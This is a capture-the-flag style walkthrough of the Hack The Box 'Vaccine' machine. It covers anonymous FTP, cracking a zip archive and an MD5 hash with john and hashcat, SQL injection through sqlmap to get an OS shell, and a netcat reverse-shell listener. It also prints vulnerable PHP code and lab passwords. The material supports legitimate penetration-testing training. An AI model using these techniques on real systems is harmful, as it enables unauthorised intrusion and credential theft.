Vaccine Write-up

Enumeration

Just as usual, let’s start with the nmap scan

```
┌──(chris㉿kali)-[~/htb/vaccine]
└─$ sudo nmap -sV -sC 10.129.4.219
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 16:46 PST
Nmap scan report for 10.129.4.219
Host is up (0.100s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.5
|      Logged in as ftpuser
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:ee:58:07:75:34:b0:0b:91:65:b2:59:56:95:27:a4 (RSA)
|   256 ac:6e:81:18:89:22:d7:a7:41:7d:81:4f:1b:b8:b2:51 (ECDSA)
|_  256 42:5b:c3:21:df:ef:a2:0b:c9:5e:03:42:1d:69:d0:28 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MegaCorp Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.52 seconds
```

First, lets add the IP to the hosts file

```
/etc/hosts
```

```
 GNU nano 7.2                                                /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

#htb
10.129.141.13    unika.htb
10.129.246.160   thetoppers.htb
10.129.246.160   s3.thetoppers.htb
10.129.4.219     vaccine.htb
```

Now, let's connect to the machine via the FTP service


```
FTP vaccine.htb
username: anonymous
password: (Just hit enter)
```

```
┌──(chris㉿kali)-[~/htb/vaccine]
└─$ ftp vaccine.htb
Connected to vaccine.htb.
220 (vsFTPd 3.0.3)
Name (vaccine.htb:chris): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Now let’s investigate what we can get on the machine via FTP. We can see that there’s a folder called backup.zip


Let’s download the file using the get command

```
get backup.zip
```




Now, let’s unzip the backup.zip folder

```
unzip backup.zip
```



After trying to unzip the file, it gives a password prompt. We don’t have access to the password but we can use tools like John the ripper to try and brute force the password.

We can use the command zip2john to convert the file into a crackable format and pass it to john the ripper



After getting the hash, let’s save it into a hash file for easier use.

```
┌──(chris㉿kali)-[~/htb/vaccine]
└─$ zip2john backup.zip > hash
ver 2.0 efh 5455 efh 7875 backup.zip/index.php PKZIP Encr: TS_chk, cmplen=1201, decmplen=2594, crc=3A41AE06 ts=5722 cs
=5722 type=8
ver 2.0 efh 5455 efh 7875 backup.zip/style.css PKZIP Encr: TS_chk, cmplen=986, decmplen=3274, crc=1B1CCD6A ts=989A cs=
989a type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(chris㉿kali)-[~/htb/vaccine]
└─$ ls
backup.zip  hash

┌──(chris㉿kali)-[~/htb/vaccine]
└─$ cat hash
backup.zip:$pkzip$2*1*1*0*8*24*5722*543fb39ed1a919ce7b58641a238e00f4cb3a826cfb1b8f4b225aa15c4ffda8fe72f60a82*2*0*3da*c
ca*1b1ccd6a*504*43*8*3da*989a*22290dc3505e51d341f31925a7ffefc181ef9f66d8d25e53c82afc7c1598fbc3fff28a17ba9d8cec9a52d66a
11ac103f257e14885793fe01e26238915796640e8936073177d3e6e28915f5abf20fb2fb2354cf3b7744be3e7a0a9a798bd40b63dc00c2ceaef81b
eb5d3c2b94e588c58725a07fe4ef86c990872b652b3dae89b2fff1f127142c95a5c3452b997e3312db40aee19b120b85b90f8a8828a13dd114f340
1142d4bb6b4e369e308cc81c26912c3d673dc23a15920764f108ed151ebc3648932f1e8befd9554b9c904f6e6f19cbded8e1cac4e48a5be2b250dd
fe42f7261444fbed8f86d207578c61c45fb2f48d7984ef7dcf88ed3885aaa12b943be3682b7df461842e3566700298efad66607052bd59c0e861a7
672356729e81dc326ef431c4f3a3cdaf784c15fa7eea73adf02d9272e5c35a5d934b859133082a9f0e74d31243e81b72b45ef3074c0b2a676f409a
d5aad7efb32971e68adbbb4d34ed681ad638947f35f43bb33217f71cbb0ec9f876ea75c299800bd36ec81017a4938c86fc7dbe2d412ccf032a3dc9
8f53e22e066defeb32f00a6f91ce9119da438a327d0e6b990eec23ea820fa24d3ed2dc2a7a56e4b21f8599cc75d00a42f02c653f91682497478325
00bfd5828eae19a68b84da170d2a55abeb8430d0d77e6469b89da8e0d49bb24dbfc88f27258be9cf0f7fd531a0e980b6defe1f725e55538128fe52
d296b3119b7e4149da3716abac1acd841afcbf79474911196d8596f79862dea26f555c772bbd1d0601814cb0e5939ce6e6452182d23167a287c5a1
8464581baab1d5f7d5d58d8087b7d0ca8647481e2d4cb6bc2e63aa9bc8c5d4dfc51f9cd2a1ee12a6a44a6e64ac208365180c1fa02bf4f627d5ca5c
817cc101ce689afe130e1e6682123635a6e524e2833335f3a44704de5300b8d196df50660bb4dbb7b5cb082ce78d79b4b38e8e738e26798d105022
81bfed1a9bb6426bfc47ef62841079d41dbe4fd356f53afc211b04af58fe3978f0cf4b96a7a6fc7ded6e2fba800227b186ee598dbf0c14cbfa5570
56ca836d69e28262a060a201d005b3f2ce736caed814591e4ccde4e2ab6bdbd647b08e543b4b2a5b23bc17488464b2d0359602a45cc26e30cf1667
20c43d6b5a1fddcfd380a9c7240ea888638e12a4533cfee2c7040a2f293a888d6dcc0d77bf0a2270f765e5ad8bfcbb7e68762359e335dfd2a9563f
1d1d9327eb39e68690a8740fc9748483ba64f1d923edfc2754fc020bbfae77d06e8c94fba2a02612c0787b60f0ee78d21a6305fb97ad04bb562db2
82c223667af8ad907466b88e7052072d6968acb7258fb8846da057b1448a2a9699ac0e5592e369fd6e87d677a1fe91c0d0155fd237bfd2dc49*$/p
kzip$::backup.zip:style.css, index.php:backup.zip
```

Now, we will type the following command:

```
john -wordlist=/usr/share/wordlists/rockyou.txt hashes
```

So it will load the wordlist & it will do a bruteforce attack against the hash stored in file hashes . Once the password is cracked, we will use the --show option to display the cracked password.

```
┌──(chris㉿kali)-[~/htb/vaccine]
└─$ john -wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (backup.zip)
1g 0:00:00:00 DONE (2024-01-15 17:09) 100.0g/s 1638Kp/s 1638Kc/s 1638KC/s 123456..cocoliso
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Let’s now unzip our file using the password

```
┌──(chris㉿kali)-[~/htb/vaccine]
└─$ unzip backup.zip
Archive:  backup.zip
[backup.zip] index.php password:
  inflating: index.php
  inflating: style.css
```

We will now read the index.php file first:

```
┌──(chris㉿kali)-[~/htb/vaccine]
└─$ cat index.php
<!DOCTYPE html>
<?php
session_start();
  if(isset($_POST['username']) && isset($_POST['password'])) {
    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70af13bbd3") {
      $_SESSION['login'] = "true";
      header("Location: dashboard.php");
    }
  }
?>
<html lang="en" >
<head>
  <meta charset="UTF-8">
  <title>MegaCorp Login</title>
  <link href="https://fonts.googleapis.com/css?family=Open+Sans:400,700" rel="stylesheet"><link rel="stylesheet" href
"./style.css">

</head>
  <h1 align=center>MegaCorp Login</h1>
<body>
<!-- partial:index.partial.html -->
<body class="align">

  <div class="grid">

    <form action="" method="POST" class="form login">

      <div class="form__field">
        <label for="login__username"><svg class="icon"><use xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="#u
er"></use></svg><span class="hidden">Username</span></label>
        <input id="login__username" type="text" name="username" class="form__input" placeholder="Username" required>
      </div>
```

We can see the credentials of admin:2cb42f8734ea607eefed3b70af13bbd3, which we might be able to use.
But the password seems hashed. We will try to identify the hash type & crack it with the hashcat:



It provides a huge list of possible hashes, however, we will go with MD5 first:
We will put the hash in a text file called hash & then crack it with hashcat:

```
hashcat -m 0 2cb42f8734ea607eefed3b70af13bbd3 /usr/share/wordlis
```

```
┌──(chris㉿kali)-[~/htb/vaccine]
└─$ hashcat -m 0 2cb42f8734ea607eefed3b70af13bbd3 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, POCL_DEBUG) - Platform #
1 [The pocl project]
═══════════════════════════════════════════════════════════════════════════════
* Device #1: cpu--0x000, 1049/2162 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient...
```

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

2cb42f8734ea607eefed3b70af13bbd3:qwerty789

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 2cb42f8734ea607eefed3b70af13bbd3
Time.Started.....: Mon Jan 15 17:22:18 2024 (1 sec)
Time.Estimated...: Mon Jan 15 17:22:19 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1457.7 kH/s (0.09ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 100352/14344385 (0.70%)
Rejected.........: 0/100352 (0.00%)
Restore.Point....: 99840/14344385 (0.70%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: shunda → paashaas
Hardware.Mon.#1..: Util: 84%

Started: Mon Jan 15 17:22:02 2024
Stopped: Mon Jan 15 17:22:20 2024
```

And hashcat gets us the password, which is: **qwerty789**

We can also use a website called HTTP://crackstation.net to crack the hash

Foothhold


Let’s grab the get request of the website using burpsuite and save it in new.req folder

This will make it easier for us to use it via sqlmap

```
┌──(chris㉿kali)-[~/htb/vaccine]
└─$ cat new.req
GET /dashboard.php?search=a HTTP/1.1
Host: vaccine.htb
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://vaccine.htb/dashboard.php?search=a
Cookie: PHPSESSID=079lrk6qc2u7fknldg8nfh8mqk
Upgrade-Insecure-Requests: 1
```

Lets start sqlmap


```
sqlmap -r new.req
```



It shows us that the database is PostgreSQL and search might be vulnerable

Let's try

```
sqlmap -r new.req --os-shell
```




We get the shell

Let's now try to get a reverse shell to the machine via netcat

```
sudo nc -nvlp 443
- n : no DNS
- v : verbose
```

```
- p : port
- l : listen
- 443 : HTTP traffic (we are using 443 is because it is the HTTP
```

Now let’s grab a reverse shell payload from a reverse shell website



```
┌──(chris㉿kali)-[~/htb/vaccine]
└─$ sudo nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.5] from (UNKNOWN) [10.129.4.219] 38864
sh: 0: can't access tty; job control turned off
$
```

Now let's upgrade our shell using the following command:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
pg_xact
postgresql.auto.conf
postmaster.opts
postmaster.pid
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
postgres@vaccine:/var/lib/postgresql/11/main$
```

After getting the upgraded shell, we can look around and go back a couple of directories to find the user.txt file

Let's now navigate to the /var/www folder and do a ls. We can see that there's a dashboard.php folder. Let's cat the folder to see the contents

```
<table id="keywords" cellspacing="0" cellpadding="0">
  <thead>
    <tr>
      <th><span style="color: white">Name</span></th>
      <th><span style="color: white">Type</span></th>
      <th><span style="color: white">Fuel</span></th>
      <th><span style="color: white">Engine</span></th>
    </tr>
  </thead>
  <tbody>
      <?php
      session_start();
      if($_SESSION['login'] == "true") {
        header("Location: index.php");
        die();
      }
      try {
        $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
      }

      catch ( exception $e ) {
        echo $e->getMessage();
      }

      if(isset($_REQUEST['search'])) {

        $q = "Select * from cars where name ilike '%". $_REQUEST["search"] ."%'";

        $result = pg_query($conn,$q);

        if (!$result)
        {
```

Note that the shell might die all of a sudden, instead of re-doing the exploit all over again, we will use the SSH to log in

